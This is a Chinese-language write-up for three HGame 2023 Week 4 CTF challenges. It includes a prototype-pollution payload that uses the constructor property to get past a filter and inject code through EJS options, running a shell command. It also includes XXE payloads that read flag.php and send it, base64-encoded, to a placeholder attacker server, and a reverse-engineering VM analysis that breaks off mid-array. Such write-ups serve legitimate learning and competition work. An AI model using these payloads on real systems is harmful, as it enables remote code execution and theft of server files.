HGame 2023 Week4 部分Writeup

> 文章同时发布于我的博客：https://blog.vvbbnn00.cn/archives/hgame2023week4-bu-fen-writeup

第四周的比赛难度较高，同时也出现了不少颇为有趣的题目。可惜笔者比较菜，做出来的题目数量并不是很多，不过里面确实有几道题值得好好讲讲。不多废话了，抓紧端上来吧（喜）。
注：本周CRYPTO类的赛题ECRSA在数学大佬的帮助下解出；本周REVERSE类赛题vm由latihas提供思路指导，在这里表达感谢！

> Week4 比赛地址：https://hgame.vidar.club/contest/5

[WEB] Shared Diary

本题考查JavaScript的原型链污染漏洞，关于该漏洞的原理，网络上已经有十分详细的原理分析文章和复现教程，此处不再赘述，可以阅读这篇文章：
https://blog.csdn.net/m0_62422842/article/details/125154265
分析程序源代码：

```
function merge(target, source) {
    for (let key in source) {
        // Prevent prototype pollution
        if (key === '__proto__') {
            throw new Error("Detected Prototype Pollution")
        }
        if (key in source && key in target) {
            merge(target[key], source[key])
        } else {
            target[key] = source[key]
        }
    }
}
// ...
app.all("/login", (req, res) => {
    if (req.method == 'POST') {
        // save userinfo to session
        let data = {};
        try {
            merge(data, req.body)
        } catch (e) {
            console.log(e)
            return res.render("login", { message: "Don't pollution my shared
diary!" })
        }
        req.session.data = data
        console.log(data, data.__proto__, req.body.__proto__);

        // check password
        let user = {};
        user.password = req.body.password;
        if (user.password === "testpassword") {
            user.role = 'admin'
        }
        if (user.role === 'admin') {
            req.session.role = 'admin'
            return res.redirect('/')
        } else {
            return res.render("login", { message: "Login as admin or don't
touch my shared diary!" })
        }
    }
    res.render('login', { message: "" });
});
// ...
```


发现登录操作在验证密码之前，先调用了一下`merge`函数，将`req.body`的所有内容转移至`data`，而这个`merge`函数看似新增了一个`if`语句，将`__proto__`过滤，防止住了原型链污染，实则不然。其实变量除了内置`__proto__`之外，还内置了`constructor`属性，该属性是用于初始化变量的特殊方法，在该属性中包含`prototype`属性，而这个`prototype`属性指向的内容与`__proto__`是一致的。因此，我们可以以这个为突破口，实现原型链污染。
接着，我们需要找到一个可以利用的污染点，以便于我们执行任意代码。再次观察代码，我们发现，该程序使用`ejs`渲染后端网页，而`ejs`正好存在一个可以被利用的原型链污染漏洞，关于该漏洞的原理，网络上也有很多博主撰文分析过，若想进一步了解可以阅读该文章：
https://blog.csdn.net/DARKNOTES/article/details/124000520。
于是，我们根据文章描述，创建本地环境，并尝试提交如下`payload`：

```
{
    "username": "testusername",
    "password": "testpassword",
    "constructor": {
        "prototype": {
            "outputFunctionName": "1; return
global.process.mainModule.constructor._load('child_process').execSync('cat
/flag');"
        }
    }
}
```

很可惜，注入失败，网页返回：


```
Error: outputFunctionName is not a valid JS identifier.
```

这是为什么呢？我们查询`ejs`的源代码后，发现`outputFunctionName`这一块的漏洞已经被修复，被利用：




```
    if (!this.source) {
      this.generateSource();
      prepended +=
        '  var __output = "";\n' +
        '  function __append(s) { if (s !== undefined && s !== null) __output += s }\n';
      if (opts.outputFunctionName) {
        if (!_JS_IDENTIFIER.test(opts.outputFunctionName)) {
          throw new Error('outputFunctionName is not a valid JS identifier.');
        }
        prepended += '  var ' + opts.outputFunctionName + ' = __append;' + '\n';
      }
      if (opts.localsName && !_JS_IDENTIFIER.test(opts.localsName)) {
        throw new Error('localsName is not a valid JS identifier.');
      }
      if (opts.destructuredLocals && opts.destructuredLocals.length) {
        var destructuring = '  var __locals = (' + opts.localsName + ' || {}),\n';
        for (var i = 0; i < opts.destructuredLocals.length; i++) {
          var name = opts.destructuredLocals[i];
          if (!_JS_IDENTIFIER.test(name)) {
            throw new Error('destructuredLocals[' + i + '] is not a valid JS identifier.');
          }
          if (i > 0) {
```

不过问题不大，我们继续阅读源代码，发现此处的`escapeFn`变量似乎并没有被`test`，而这个`escapeFn`正是`opts.escapeFunction`：



```
  if (opts.client) {
    src = 'escapeFn = escapeFn || ' + escapeFn.toString() + ';' + '\n' + src;
    if (opts.compileDebug) {
      src = 'rethrow = rethrow || ' + rethrow.toString() + ';' + '\n' + src;
    }
  }

  if (opts.strict) {
```



```
  var appended = '';
  /** @type {EscapeCallback} */
  var escapeFn = opts.escapeFunction;
  /** @type {FunctionConstructor} */
  var ctor;
```

因此，我们只需将`client`设置为`true`，然后**重启实例**（因为若先前原型链被污染过，可能会因此报错，无法再被污染一次），将`escapeFunction`设置为注入的代码，即可，最后的`payload`如下：


```
{
    "username": "testusername",
    "password": "testpassword",
    "constructor": {
        "prototype": {
            "client": true,
            "escapeFunction": "1; return
global.process.mainModule.constructor._load('child_process').execSync('cat
/flag')"
        }
    }
}
```

提交即可获得flag：

```
hgame{N0tice_prototype_pollution&&EJS_server_template_injection}
```


[WEB] Tell Me

访问网站，发现`hint`：



```
<html lang="en">
 ▶<head>…</head>
 ▼<body>
   ▶<div id="form-main">…</div>
  </body>
  <!-- hint: ./www.zip --> == $0
</html>
```

下载源代码，发现玄只因藏在`send.php`中，代码的第一行甚至已经把XML加载实体打开了：



```php
<?php

libxml_disable_entity_loader( disable: false);

if ($_SERVER["REQUEST_METHOD"] == "POST"){
    $xmldata = file_get_contents( filename: "php://input");
    if (isset($xmldata)){
        $dom = new DOMDocument();
        try {
            $dom->loadXML($xmldata,  options: LIBXML_NOENT | LIBXML_DTDLOAD);
        }catch(Exception $e){
            $result = "loading xml data error";
            echo $result;
            return;
        }
        $data = simplexml_import_dom($dom);

        if (!isset($data->name) || !isset($data->email) || !isset($data->content)){
            $result = "name,email,content cannot be empty";
            echo $result;
            return;
        }

        if ($data->name && $data->email && $data->content){
            $result = "Success! I will see it later";
            echo var_dump($data);
            echo $result;
            return;
        }else {
            $result = "Parse xml data error";
            echo $result;
            return;
        }
    }
}else {
    die("Request Method Not Allowed");
}

?>
```

说明本题的突破口就在XML上，可以运用外部实体注入漏洞，关于该漏洞，可以阅读该文章：
https://blog.csdn.net/weixin_44420143/article/details/118721145
按照教程，我们可以很轻松得写出注入用payload：
首先，在自己的网站服务器创建一个`reciv.xml`文件：

```
<!ENTITY % all "<!ENTITY send SYSTEM 'http://<用于接收文件信息的地址
>/%file;'>">
```

接着，提交如下`payload`：

```
<?xml version="1.0"?>
<!DOCTYPE ANY[
<!ELEMENT user ANY >
<!ENTITY % file SYSTEM "php://filter/convert.base64-
encode/resource=flag.php">
<!ENTITY % remote SYSTEM "http://<你的网站>/reciv.xml">%remote;%all;
]>
<user>
    <name>&send;</name>
    <email>111</email>
    <content>111</content>
</user>
```

即可在接收文件信息的地址接收到flag了。

当然，本题也可以通过网站的报错信息来读取flag，而且不需要额外布置服务器，payload如下：

```
<!ENTITY % parse "<!ENTITY getflag SYSTEM 'http://%file;'>">

<?xml version="1.0"?>
<!DOCTYPE ANY[
<!ELEMENT user ANY >
<!ENTITY % file SYSTEM "php://filter/convert.base64-
encode/resource=flag.php">
<!ENTITY % remote SYSTEM
"data://text/plain;base64,PCFFTlRJVFkgJSBwYXJzZSAiPCFFTlRJVFkgZ2V0ZmxhZyBTWV
NURU0gJyVmaWxlOyc+Ij4=">
%remote;
%parse;
]>
<user>
    <name>&getflag;</name>
    <email>111</email>
    <content>111</content>
</user>
```

最后得到的flag如下：


```
hgame{Be_Aware_0f_XXeBl1nd1njecti0n}
```

[REVERSE] vm

根据本题的Hint进行解题：


```
struct vm {
    unsigned int reg[6]={0};
    unsigned int ip = 0;
    unsigned int sp = 0;
    bool zf = 0;
};
```

将结构体导入IDA，然后对反编译代码做一些标注和类型修改，得到以下主程序：




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+20h] [rbp-A8h]
  char v5[36]; // [rsp+28h] [rbp-A0h] BYREF
  char v6[40]; // [rsp+50h] [rbp-78h] BYREF
  vm v7; // [rsp+78h] [rbp-50h] BYREF

  qmemcpy(v5, sub_7FF617CC1000(v6), sizeof(v5));
  qmemcpy(&v7, v5, sizeof(v7));
  for ( i = 0; i < 40; ++i )
    input_char[i] = getchar();
  if ( run_vm(&v7) )
    sub_7FF617CC1B80(std::cout, (__int64)"try again...");
  else
    sub_7FF617CC1B80(std::cout, (__int64)&unk_7FF617CC32D0);
  return 0;
}
```

此处的`run_vm`函数是笔者自己取的名字，也是本题的主要的函数，进入函数后：



```
_BOOL8 __fastcall run_vm(vm *a1)
{
  while ( code[a1->ip] != 255 )
    run_cmd(a1);
  return a1->zf;
}
```



```
__int64 __fastcall run_cmd(vm *a1)
{
  __int64 result; // rax

  result = code[a1->ip];
  switch ( code[a1->ip] )
  {
    case 0u:
      result = sub_7FF617CC10F0(a1);
      break;
    case 1u:
      result = sub_7FF617CC1230(a1);
      break;
    case 2u:
      result = sub_7FF617CC1380(a1);
      break;
    case 3u:
      result = sub_7FF617CC14D0(a1);
      break;
    case 4u:
      result = sub_7FF617CC17F0(a1);
      break;
    case 5u:
      result = sub_7FF617CC1870(a1);
      break;
    case 6u:
      result = sub_7FF617CC18F0(a1);
      break;
    case 7u:
      result = sub_7FF617CC18A0(a1);
      break;
    default:
      return result;
  }
  return result;
}
```

可以发现，其实`a1->ip`就是内存的地址指针，`code`里存的就是代码了。既然如此，其实我们可以根据每一个函数的操作，用`python`复现完整的操作，顺便将代码变得更加可读。于是，便有了下面的代码：

```
p = [
    0, 3, 2, 0, 3, 0, 2, 3, 0, 0,
    0, 0, 0, 2, 1, 0, 0, 3, 2, 50,
    3, 0, 2, 3, 0, 0, 0, 0, 3, 0,
    1, 0, 0, 3, 2, 100, 3, 0, 2, 3,
    0, 0, 0, 0, 3, 3, 1, 0, 0, 3,
    0, 8, 0, 2, 2, 1, 3, 4, 1, 0,
    3, 5, 2, 0, 3, 0, 1, 2, 0, 2,
    0, 1, 1, 0, 0, 3, 0, 1, 3, 0,
    3, 0, 0, 2, 0, 3, 0, 3, 1, 40,
    4, 6, 95, 5, 0, 0, 3, 3, 0, 2,
    1, 0, 3, 2, 150, 3, 0, 2, 3, 0,
    0, 0, 0, 4, 7, 136, 0, 3, 0, 1,
    3, 0, 3, 0, 0, 2, 0, 3, 0, 3,
    1, 40, 4, 7, 99, 255, 255, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
